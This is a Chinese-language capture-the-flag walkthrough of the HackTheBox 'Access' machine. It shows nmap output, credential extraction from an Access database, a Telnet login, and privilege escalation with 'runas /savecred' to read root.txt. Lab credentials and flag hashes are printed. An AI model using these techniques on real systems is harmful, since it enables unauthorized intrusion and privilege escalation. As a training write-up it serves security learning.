Access(完成),有runas


```
└──# nmap -sCV -p 21,23,80 -A 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 11:44 EDT
Nmap scan report for 10.10.10.98
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet  Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: MegaCorp
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Embedded Standard 7 (91%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7 (89%), Microsoft Windows 7 Professional or Windows 8 (89%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: -3s

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   250.82 ms 10.10.14.1
2   251.95 ms 10.10.10.98

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.50 seconds
```

目錄爆破無資料

---

21 PORT



兩組文件

使用一般unzip解不開，

嘗試使用7z就正常，但需要密碼

```
┌──(root㉿kali)-[~/htb/Access]
└─# 7z x Access_Control.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=zh_TW.UTF-8 Threads:32 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access_Control.zip
--
Path = Access_Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
```

另一組是資料庫

```
┌──(root㉿kali)-[~/htb/Access]
└─# file backup.mdb
backup.mdb: Microsoft Access Database
```

參考：https://www.kali.org/tools/mdbtools/

```
┌──(root㉿kali)-[~/htb/Access]
└─# mdb-tables backup.mdb
Completing external command
mdb-array    mdb-count    mdb-export    mdb-header    mdb-hexdump    mdb-json    mdb-parsecsv    mdb-prop    mdb-queries    mdb-schema    mdb-sql    mdb-tables    mdb-ver
```

太多資料表=.=

```
┌──(root㉿kali)-[~/htb/Access]
└─# mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholid
ay ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_user_permissions base_addition
data base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds
_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operat
ecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO useri
nfo_attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_
viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet
acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
```

執行指令整理

```
cat tables | tr ' ' '\n' > tables_db
```

執行表+列整合匯出

執行指令整理

```
└──# cat test_db.sh
#/bin/bash

file="/root/htb/Access/tables_db"

for i in $(cat "$file")
do
        echo  "$i"
        mdb-export backup.mdb "$i"
        echo #
done
```


找到需要的資料表和列

```
auth_user
id,username,password,Status,last_login,RoleID,Remark
```

查詢資料

```
└──# mdb-export  backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26, <=壓縮檔密碼
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

因為pst檔需讀取參考工具 : https://www.kali.org/tools/libpst/
能知道主旨，但沒辦法知道文件



發現多一個文件

裡面內容包含帳密，可能是Telnet帳密

```
username : security
passwd : 4Cc3ssC0ntr0ller
```

登入成功

```
└─# telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\security>id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\security>whoami
access\security
```

---

user flag

```
C:\Users\security\Desktop>type user.txt
89162bc435e8b17a87ba6c574f7b2428
```

提權

```
上傳漏洞版本、掃描，全都失敗，都無權限執行。。
C:\Users>systeminfo

Host Name:                 ACCESS
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
```

在public的桌面發現檔案，裡面看起來可執行檔案

有帶出`/user:access\Administrator /savecred`

參考：

https://docs.google.com/document/d/1nI3ihnjMsHFRxs9ePT_AW2DbMKrgSrmoW0CYCwfuDS0/edit

將root.txt複製到外面文件

```
runas /user:access\Administrator /savecred "cmd /c type
C:\Users\Administrator\Desktop\root.txt > C:\Users\security\Videos\t.txt"
```

---

root flag

```
C:\Users\security\Videos>type t.txt
84bb6d980fb738280443efe6485b671b
```